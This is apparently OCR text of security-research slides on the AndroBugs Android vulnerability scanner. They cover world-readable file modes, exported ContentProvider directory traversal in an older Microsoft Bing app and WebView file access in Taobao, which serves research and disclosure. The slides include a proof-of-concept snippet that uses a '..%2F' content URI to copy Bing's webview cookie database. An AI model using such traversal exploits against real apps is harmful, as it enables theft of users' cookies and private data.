
AndroBugs

My SOP to Check the Vulnerabilities

- Get the APK and analyze it with AndroBugs Framework
- Get the report from the system
- If it reports potential security vulnerability, manually decompile the app (e.g. jadx, apktool), do dynamic analysis, and verify if it is a valid vulnerability.
- Try to make a POC app to reproduce the vulnerability
- Install the POC app and dynamically verify the vulnerability

World Readable & World Writable

From Google's Android developer website: Creating world-readable files is very dangerous, and likely to cause security holes in applications. It is strongly discouraged; instead, applications should use …



AndroBugs

Vector Implementation in AndroBugs Framework

1. **First, find all the code that calls (or may use dangerous "mode"):**
   - openOrCreateDatabase
   - getDir
   - getSharedPreferences
   - openFileOutput


   寻找调用这四个方法的方法，且传入的参数为1，2，3，但在实现时，由于无法确定参数的值，所以结果并不准确

2. **On finding the function calls, put it into the Static DVM Engine to check the "mode" (introduced earlier). Report the one with the vulnerable "mode":**

Mode	Constant Value
MODE_WORLD_READABLE	1
MODE_WORLD_WRITEABLE	2
MODE_WORLD_READABLE + MODE_WORLD_WRITEABLE	3

Baidu's MODE_WORLD_READABLE


- Baidu has a push message library that stores the push message Access Token in MODE_WORLD_READABLE
- Many Baidu Android Apps use the vulnerable Baidu push message library





Vulnerability in Android NDK: Microsoft Office Mobile

(version: 15.0.2720.2000)

When you download files from OneDrive on your ICS phone, you are actually leaking those files to attackers.







<= Android 4.0.X

- Too permissive
- Should explicitly set "umask(007);" first

>= Android 4.1.X

- Security is improved

- Dynamic analysis is necessary to verify this vulnerability


AndroBugs

ContentProvider Vulnerability & Directory Traversal

- ContentProvider usually:
  1. Directly connects to the SQLite DB in app
  2. Provides file access in the app's private data store
- Android developers sometimes forget to set the default exported settings for ContentProvider ➔ This may allow other apps to access sensitive data directly
- AndroBugs Framework highlights the ContentProvider vulnerability.

Setting in AndroidManifest.xml	Android OS Running	Content Provider Default Exported Value
android:targetSdkVersion >= 17	API Level >= 17	false
android:targetSdkVersion >= 17	API Level < 17	true
android:targetSdkVersion < 17	API Level >= 17	true
android:targetSdkVersion < 17	API Level < 17	true

Attack Vector



Microsoft Bing Android

(version: 5.0.1.20140428)

AndroidManifest.xml

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:"http://schemas.android.com/apk/res/android" android:versionCode="20140428" android:versionName="5.0.1.20140428" package="com.microsoft.bing">
  <uses-sdk android:minSdkVersion="8" android:targetSdkVersion="19" />
  <uses-permission android:name="android.permission.INTERNET" />
  <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
  <uses-permission android:name="android.permission.READ_PHONE_STATE" />
  <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
  <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION" />
  <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION" />
  <uses-permission android:name="android.permission.CALL_PHONE" />
  <uses-permission android:name="android.permission.RECORD_AUDIO" />
  <uses-permission android:name="android.permission.SET_WALLPAPER" />
  <uses-permission android:name="com.android.launcher.permission.INSTALL_SHORTCUT" />
  <uses-feature android:name="android.hardware.telephony" android:required="false" />
  <uses-feature android:name="android.hardware.camera" android:required="false" />
  <uses-feature android:name="android.hardware.camera.front" android:required="false" />
  <application android:theme="@style/Theme.Aria" android:label="@h/search_menu_bing" android:icon="@d/search_ic_launcher" android:name="com.microsoft.clients.bin
    <receiver android:name="com.microsoft.clients.bing.widget.BingWidgetProvider">
      <intent-filter>
        <action android:name="android.appwidget.action.APPWIDGET_UPDATE" />
      </intent-filter>
      <meta-data android:name="android.appwidget.provider" android:resource="@i/search_widget_info" />
    </receiver>
    <meta-data android:name="com.facebook.sdk.ApplicationId" android:value="@h/facebook_app_id" />
    <provider android:name="com.microsoft.clients.core.CachedFileProvider" android:authorities="com.microsoft.bing.provider" android:grantUriPermissions="true" />
```

```
public boolean onCreate()
{
   b = new UriMatcher(-1);
   b.addURI(a, "*", 1);
   return true;
}

public ParcelFileDescriptor openFile(Uri uri, String s)
{
   switch(b.match(uri))
   {
   default:
      throw new FileNotFoundException((new StringBuilder()).append("Unsupported uri: ").append(uri.toString()).toString());

   case 1: // \001'
      return ParcelFileDescriptor.open(new File((new StringBuilder()).append(getContext().getCacheDir()).append(File.separator).append(uri.getLastPathSegment()).toString()), 0x10000000);
   }
}

public static String a = "com.microsoft.bing.provider";
private UriMatcher b;
```

Affected devices:

- Android 2.X
- Android 3.X
- Android 4.0.X
- Android 4.1.X

AndroBugs

Microsoft Bing Android

(version: 5.0.1.20140428)

- The ContentProvider does not check if the input uri is valid.
- “File” is vulnerable to directory traversal.

POC

```
String uri = "content://com.microsoft.bing.provider/..%2Fdatabases%2FwebviewCookiesChromium.db";
Log.i("AndroBugs", "Request stealing Uri: " + uri);
InputStream is = context.getContentResolver().openInputStream(Uri.parse(uri));
copy(is, os_dst_file_name);
```

new File(“/data/data/com.microsoft.bing/databases%2FwebviewCookiesChromium.db”)

new File(“/data/data/com.microsoft.bing/cache/..%2Fdatabases%2FwebviewCookiesChromium.db”)

```
public boolean onCreate()
{
   b = new UriMatcher(-1);
   b.addURI(a, "*", 1);
   return true;
}

public ParcelFileDescriptor openFile(Uri uri, String s)
{
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   }
}

public static String a = "com.microsoft.bing.provider";
private UriMatcher b;
```



AndroBugs

BTW, Choose A Reliable Java Decompiler





This code will not always be executed. It is not correct!

AndroBugs

WebView File Access Vulnerability & Exported Components

- **Attack Vector**

- WebView allows developers to embed a web browser into an application.
- If "setAllowFileAccess“ in WebSettings is set to true or not set(true by default), it will allow other applications to read its internal files or databases with crafted url "/data/data/[package name]".

Alibaba Taobao Android (version: 4.2.2)

Exported Component: Activity

```
<activity
    android:theme="@style/Theme.NoBackgroundAndTitle"
    android:name="com.taobao.tao.reminder.ReminderBrowserActivity"
    android:launchMode="singleTask"
    android:screenOrientation="portrait"
    android:configChanges="keyboardHidden|orientation"
    android:allowTaskReparenting="true"
    android:windowSoftInputMode="stateHidden|adjustResize">
    <intent-filter>
        <action android:name="com.taobao.tao.ReminderActivity" />
        <category android:name="android.intent.category.DEFAULT" />
    </intent-filter>
</activity>
```

WebView: Allow File Access Vulnerability


```
protected void onCreate(Bundle bundle)
{
  if(getIntent() != null && getIntent().getAction() != null && getIntent().getAction().equals("com.taobao.tao.ReminderActivity"))
  {
    String s = getIntent().getStringExtra("myBrowserUrl");
    if(s == null)
      s = "";
    if(s.contains("/go/tbcalendar"))
    {
      TaoLog.Logd("ReminderBrowserActivity", "go to TBCalendar");
      if(PanelManager.getInstance().getCurrentPanel() == null)
      {
        mHandle = new SafeHandler(this);
        Message message = Message.obtain();
        message.what = 140;
        message.obj = s;
        mHandle.sendMessage(message);
      }
    } else
    {
      doTrack(s);
    }
  }
  super.onCreate(bundle);
}
```

